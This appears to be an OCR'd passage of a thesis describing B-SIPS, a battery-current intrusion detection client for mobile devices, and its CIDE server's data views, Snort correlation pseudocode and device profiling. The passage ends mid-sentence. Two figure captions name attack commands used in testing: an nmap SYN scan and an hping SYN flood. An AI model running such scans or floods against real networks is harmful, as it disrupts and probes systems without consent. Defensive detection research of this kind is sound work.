


Figure 4-24 TCP Connections

Figure 4-25 UDP Listen Ports

Figure 4-26 Context Warning

B-SIPS was enhanced with Bluetooth detection abilities by incorporating *InTheHand.net* libraries from *32feet.net* [85]. The system can display the device's Bluetooth name, which is commonly advertised by a device in discoverable mode. B-SIPS transmits the device name and Bluetooth address to CIDE, which aids the SA's ability to recognize specific device profiles. B-SIPS can detect other Bluetooth enabled devices within range that might pose a threat as shown in Figure 4-27. By displaying the Bluetooth device name and 12-character hexadecimal address to the user, B-SIPS is able to identify an individual Bluetooth enabled device.

Reporting Bluetooth enabled devices in range can provide the B-SIPS client user with a sense of plausible attackers in an Internet café scenario. Those devices could pose a Bluetooth attack vector that would otherwise go undetected. If the user suspects that an attack is occurring against their device, they can discover the intruder's address using B-SIPS Connections tab and selecting the Bluetooth discovery button as shown in Figure 4-28. The Bluetooth device address uniquely identifies the radio, similar in purpose to a Wi-Fi MAC address for a network interface card. However, leaking the device address information can permit illicit OS or device fingerprinting. This information could prove invaluable when reacting to an intrusion alert and conducting forensic analysis.

Figure 4-27 Bluetooth Searching

Figure 4-28 Bluetooth Connections View

The last line of defense against an attack is to disconnect the B-SIPS enabled device from the network or paired Bluetooth devices. The user can temporarily disable Bluetooth and Wi-Fi radios using the Connections tab. This ability allows a user to react quickly to an intrusion. B-SIPS also has an automated disconnect capability for when the device is left unattended. After reaching a preset user specified time period tolerance, the B-SIPS client will shutoff both radios to impede an attack with no user intervention.

4.4.6 Settings Tab

The B-SIPS client is designed with customizable features to accommodate varying user skill levels. These features are available in the *Settings* view. Users with advanced computer skills can configure the application to provide more refined detection and alert information, while basic users can effectively operate the system with default settings. B-SIPS includes several personalized setting options such as the ability to enable connection protection for automatic disconnection upon attack, time in seconds to disable connections, use of Safe Processes and Unsafe Processes lists, and activation of alerts and context notifications of suspected intrusions as shown in Figure 4-29. Several of these enhanced settings were incorporated as a result of the expert usability study findings and participant feedback presented in Chapter 7.

4.4.7 B-SIPS Client Common Menu

All B-SIPS client screens display the systems capability to “Exit”, which actually terminates B-SIPS so it is no longer running in background. The “BatteryFlag” is shown to provide the user

an indication of the device's battery charge life: high, low, critical, or charging. With the Wi-Fi radio enabled, the user can initiate "Connect" or "Disconnect;" this begins or stops the transmission of B-SIPS reports to the CIDE shown on the menu bar in Figure 4-29. Lastly, a user can select "Help" which describes the B-SIPS client views and the uses of the buttons along with the system capabilities. The Help index is shown in Figure 4-30 and the Help details are shown in Figure 4-31, respectively.

Figure 4-29 Settings View

Figure 4-30 Help Index View




Figure 4-31 Help Details

The B-SIPS client supports mobile device profiling at the server-based CIDE by providing pertinent OS, device specific, and smart battery information. This information includes diagnostic smart battery data, device name, Bluetooth and Wi-Fi MAC addresses, as well as the current number of running processes. With limited resources available on the mobile device, key data is uploaded to the CIDE and stored in the system's backend MySQL database. CIDE provides robust data views, graphical interfaces, intrusion report correlation, and detailed mobile device profiling for the SA. An in-depth examination of how CIDE uses the B-SIPS client provided data, as well as an overview of enhancements to the existing CIDE capabilities suite, is discussed in Section 4.5

4.5 Correlation Intrusion Detection Engine Description

The design and implementation of the CIDE provides data alert monitoring, analysis graphing, an integrated database view, device profiling, and a correlation capability that is complementary to the rules-based Snort IDS. The server-based CIDE acts as a central part of the B-SIPS net-centric IDS concept by processing all information sent from the IDE clients and

writing that information into a database for system use and future forensic analysis. This server is able to handle multiple data streams being broadcast from numerous B-SIPS enabled IDE clients.

4.5.1 CIDE Live Data View

The CIDE server's *Live Data* view, shown in Figure 4-32, displays the raw data readings sent from the B-SIPS clients in the order in which they are received. The available data fields in this display include: B-SIPS client IP address, time of reading, voltage, current, battery charge life percentage, physical battery temperature, battery flag status, AC line connection status, and Intrusion Detection Flag. Initially, one drawback of this view was displaying the immense amount of data coming into the server at such a high rate. This made the information difficult to observe and evaluate. Additionally during Wi-Fi flooding, blended, and DoS attacks, transmission latency was measured as high as two seconds, yet the system was still able to successfully report in a saturated Wi-Fi environment.




Figure 4-32 Revised Data View from CIDE Server

Several solutions were implemented in attempts to make the user interface more intuitive. For example, a control was implemented that permitted the SA to stop the data view from being updated. This allowed the SA to methodically analyze the results of each reading. Another control added to the display was the "Clear Live Data" ability to dump the results in the data view. The device reports that contained alerts were highlighted in red, so they were easily

recognized. To improve the CIDE's performance, only 1,000 entries are shown in the Live Data view. As the device reports arrive, the newest information is displayed at the top of the screen. Older entries are removed as newer reports arrive. This is done to reduce memory usage; otherwise the CIDE would amass reports as the program continues to operate. However, more data was needed for correlation and forensic analysis, so a CIDE interface with configurable settings shown in Figure 4-33 was developed to automatically manage data entries, the flow rate, and the days to retain data before purging records to control the *B-SIPS Online Database* size.




Figure 4-33 CIDE Server Settings

4.5.2 B-SIPS Online Database

A backend database was developed, using MySQL [69] to store B-SIPS client reports and event correlations. As reports arrive at the CIDE and are processed and viewed, they are concurrently passed to the database for storage as shown in Figure 4-34. CIDE offloads blocks of 25 data reports at a time to the B-SIPS Online Database. This is done to reduce memory usage and local storage. If B-SIPS were implemented in a production environment, a more robust data storage capability such as a Storage Area Network (SAN) or high capacity disk storage could be employed, so the research system is scalable. This led to the development of a data visualization construct to represent the data flow and alert, so a graphical view was built.





Figure 4-34 Backend MySQL Database for Storing B-SIPS Report Data

4.5.3 CIDE Analysis View

The *Analysis* view of the CIDE server allows for the data received by server to be drawn in a two-dimensional graph. Currently, there are two graphs implemented within this analysis section as shown in Figure 4-35. The first graph represents the battery current versus time, and second graph shows the battery voltage versus time. The battery current graph is central to the analysis of the data values, as the instantaneous current of the battery is a fairly reliable indicator of whether anomalous activity is occurring. The other graph plots the instantaneous voltage of the battery. Of note, batteries are supposed to have a constant current regardless of current being drawn. In practice, this rule holds until the battery gets close to being discharged. While the voltage of a battery is linked with the electrical current, its full capabilities are still unexplored, but it is implemented for future system development.

The purpose of these graphs is to allow the SA to better visualize anomalous activity within the system in near real-time. For example, a spike in electrical current from one device can usually be a good indicator that an intrusion has occurred on that specific device. The SA can further analyze data from that device to see what type of communications activity has occurred, such as a large load TCP, UDP, or ICMP packets directed at that device based on network router or IDS logs. While this information may appear suspicious in network router logs, if this trend is identified on multiple IDE clients, the SA will have strong evidence that an intrusion is taking place or has already occurred. Bluetooth packets passing between devices form a WPAN and

will not be observed by the SA by conventional defensive systems; however if a B-SIPS enabled device is attacked using the Bluetooth vector, then the SA will get the device's reports with CIDE. The graphical view will usually produce congruent spikes in devices affected with similar timing in which the increase of electrical current was detected.




nmap SYN: -sS

Figure 4-35 Graphical Analysis View of SYN Scan

The analysis view of CIDE was implemented, using the *C# Graphing Module for Windows Applications* [86]. This module well suited the needs of the system and was selected because of its capability to graph numerous data streams. This is vital in displaying the data of multiple IDE client devices and for future forensic analysis of values in the system's database. An interesting capability of the module that added significant functionality to the system was the ability to graphically insert notifications within the display. This allows the server to quickly alert the SA of problems in an efficient and informative manner. A notification field independent from the graph was implemented to keep long-term track of past security notices over time. The purpose of this field was to prevent past notifications from slipping out of context from the SA. This insures that the SA will have a comprehensive view of the various B-SIPS clients' reported activities. Mouse-over tool tips allow the SA to quickly investigate alerts. These capabilities were included to aid in the functionality of alert notification and forensic analysis as shown in

Figure 4-36, during the development of the graphical display and SA interface of the system. Color linked "gumball" markers indicate the start and ending of an attack. Color is used to link graphed lines of device reports and displayed IP addresses. This makes it relatively easy to distinguish their interrelationship with several devices being concurrently displayed. IP addresses can be "Selected" or "Deselected" to isolate a device's graph. This is especially helpful when multiple devices are being monitored and an alert occurs that needs to be investigated.



hping -S -c 10000 i -u100

Figure 4-36 Graphical View with Initial Forensic Tools

In the deployment of this system with a large number of IDE clients, the graph of the current can become occluded as shown in Figure 4-37. This can cause data analysis to be difficult. The identification of this problem led to the development of a field to filter specific IDE clients. Having this field allows the SA to selectively display certain IDE clients to determine if their readings contain suspicious values. The second significant development in this section was the implementation of a tolerance meter. This tuning gauge in CIDE allows the SA to customize a tolerance range in which those specific values of electrical current are acceptable and do not register as an intrusion or other anomalous activity. Certain B-SIPS enabled devices could be improperly tuned, so they would transmit numerous false positive alerts. The purpose of such an implementation in CIDE is to compensate for energy consumed by the IDE client, other

processes, and inconsistencies from the smart battery sensor. Otherwise, the SA could be plagued with numerous false positives.




Figure 4-37 Multiple Device Data Occlusion Issue

4.5.4 CIDE Database View

CIDE's *Database* view is divided into two areas. The top portion displays all entries from the database, upon startup sorted by most recent. This view does not automatically refresh, so the SA must do so manually. The implementation was built this way because it is much easier to read data when it is static from the database. By "right-clicking" on the display, a dialog box shown in Figure 4-38 provides the SA options to "Show All Data", which is essentially a refresh.




Figure 4-38 Implemented Data Query Context Menu

The user can select "Show Data from Yesterday Only", which is a query that gives the user the option to choose data within a starting and ending date. The user can select "Show Detected Intrusions Only", which shows all entries that had the Intrusion Detected Flag set to true. Lastly,

the user can select "Show Data from this IP Only" that presents the stored reports sorted by a specific IP address.

The bottom portion displays the reported detections from the Snort database. This information includes a timestamp, signature, and the source and destination IP address. Combining these two views in a single display can significantly aid the SA in determining the attack type and its scope as shown in Figure 4-39. These capabilities were developed to explore correlation of B-SIPS detections with Snort detections and to provide direct interfaces into the Snort and B-SIPS online databases for searching and forensic analysis.




Figure 4-39 Combined B-SIPS Database and Snort Data View

4.5.5 Data Correlation View

We developed a *Data Correlation* capability for the CIDE. This tab has three views to correlate. The column view contains an attack list of dates and times of when a suspected attack started, based on the B-SIPS client detection and reports. In this view, the user can highlight the timestamp of the attack, which updates two other tables. The first table view contains the scope of the attack based on B-SIPS client reports. The second table contains Snort data that occurred in a window of 30 seconds prior until 30 seconds after the first B-SIPS client report of a detected intrusion. This is done to account for time differences between the B-SIPS enabled mobile device, CIDE, and the Snort detections. CIDE correlates B-SIPS client data received from

multiple devices with Snort intrusion reports. This is a multi-step process that ensures the proper actions are taken. The pseudocode that outlines our implemented data correlation analysis method is shown in Algorithm 4-3.

Algorithm 4-3 Data Correlation Analysis Pseudocode

New Report Received from Device

```
If New_Report is from device under attack
    If Current_Attack does not exist or if Current_Attack_Timestamp is older than one minute
        Create new Attack and make it Current_Attack
        Add Current_Attack to Attack_List
        Set Current_Attack_Timestamp equal to New_Report_Timestamp
        Add New_Report to Current_Attack
    Else
        Add New_Report to Current_Attack
```

User Clicked Timestamp to View Attack

```
Set Current_Timestamp equal to timestamp associated with user click
Set Clicked_Attack equal to attack in Attack_List that matches Current_Timestamp
Get all Reports in Clicked_Attack and add to B-SIPS_Data_List
Get all Snort data 30 seconds before Current_Timestamp and add to Snort_Data_List
Get all Snort data 30 seconds after Current_Timestamp and add to Snort_Data_List
If Snort_Data_List is empty
    Mark Clicked_Attack as Plausible
Else if Snort_Data_List has a IP Destination that matches a Client IP in B-SIPS_Data_List
    Mark Clicked_Attack as Confirmed
Else
    Mark Clicked_Attack as Likely
```

When a B-SIPS client is under attack, it will alert the CIDE server of the intrusion event. CIDE will then check a tolerance set by a SA that can be used to filter out B-SIPS clients that are set too sensitively for typical battery current fluctuations. If this threshold is exceeded, the server will flag that particular device as being under attack. If there are no other devices under attack, CIDE will create a new attack group in the "Attack List" in the Data Correlation tab. For the next minute, every B-SIPS client flagged as being attacked will have its data saved in that attack grouping in the Attack List. This timeframe was chosen because the B-SIPS client can hold its data for up to a minute before transmitting. If the user sets reporting to 60 seconds, then data from the same attack would be delayed accordingly.

CIDE attempts to correlate Snort data with B-SIPS detected attacks. Since Snort can potentially identify an attack faster by monitoring the network packet data, its timestamp for the attack may differ with CIDE. Correlating with Snort is done by looking up all attack data 30 seconds before and after the first B-SIPS client was flagged as being attacked. In this way CIDE

accounts for potential time differences between the Snort system and the B-SIPS clients. Viewing this data is done by clicking on a timestamp in the Attack List. All B-SIPS client and Snort data that was correlated to the intrusion is displayed to the SA for analysis as shown in Figure 4-40. Clicking on a timestamp in the Attack List will also display the number of correlated B-SIPS and Snort reports and the assessed significance of the event. There are three attack significance levels: Plausible is when Snort reports are not correlated with the attack; likely is when Snort reports were correlated with the attack, but the destination IP address did not match any B-SIPS reports; and confirmed is when Snort reports were correlated with the attack and the destination IP address of both B-SIPS and Snort reports matched.




Figure 4-40 Correlated B-SIPS and Snort Alerts

CIDE has a wide range of capabilities, including correlating with a Snort IDS and device profiling. These tools allow the SA to quickly and efficiently determine the attack type and occurrences. CIDE has these capabilities because of its inter-linking with a mobile device running the B-SIPS client. While the server-based CIDE does not suffer from power limitations, B-SIPS clients operating on handheld devices do.

4.5.6 Device Profiles View

The *Device Profiles* view was implemented because each device that runs the B-SIPS client has particular energy consumption characteristics from its smart battery instantaneous current

fluctuations to the average current trends over time. CIDE tracks this data and calculates each device's average battery current and its associated standard deviation. This allows for a unique profile to be created for each device. As more data is sent to CIDE, a better profile or more mature operating range can be developed. CIDE creates a profile to track mobile device battery current and the number of running processes while the device is not under attack. An average and standard deviation is calculated for each, so if the device reports more than a standard deviation from its mean, then CIDE alerts the SA in the Device Profiles view.

This notification is displayed in the form of a list view. Each device sending data to the server has a row in the list view where the most recent values used in its profile are shown. When a device is operating outside of its profile range, the row is highlighted in red; otherwise the row is green to signify normal operation. Below the list view, a whisker plot is drawn for each device. A black dot indicates the battery current average, vertical black lines show how far the standard deviation extends, and a green dot shows the most recent battery current value. Each whisker plot is set to a different vertical scaling, making it easy to view. Profile graphs are not labeled; instead they utilize brushing and linking. Clicking on a graph will highlight the row in the list view associated with the whisker graph as shown in Figure 4-41 . Conversely, clicking on a row in the list view will highlight the whisker graph associated with it, and selecting multiple rows in the list view will highlight all associated whisker graphs.




Figure 4-41 Device Profiles with CIDE

Initially, device profiling was linked to a network allocated IP address. However, these addresses are dynamically assigned within a wireless environment, so this created an issue where different devices' data could be inadvertently merged into the same profile. In the latest revision, each B-SIPS client reports its Wi-Fi MAC address to uniquely identify the device to overcome the identification problem. Using the MAC address ensures that the same device is being profiled each time, since IP addresses are not static in most wireless environments. CIDE stores device profile data in the system's backend MySQL database, including the averages and standard deviations used to calculate a device profile. The list view in the Device Profile tab can only show a limited amount of information before becoming cluttered. Alleviating this problem, a row in the Profile view can be double clicked to show all available information about a particular device. This action opens a new window, displaying the most recent data received. The detailed profile information window is shown in 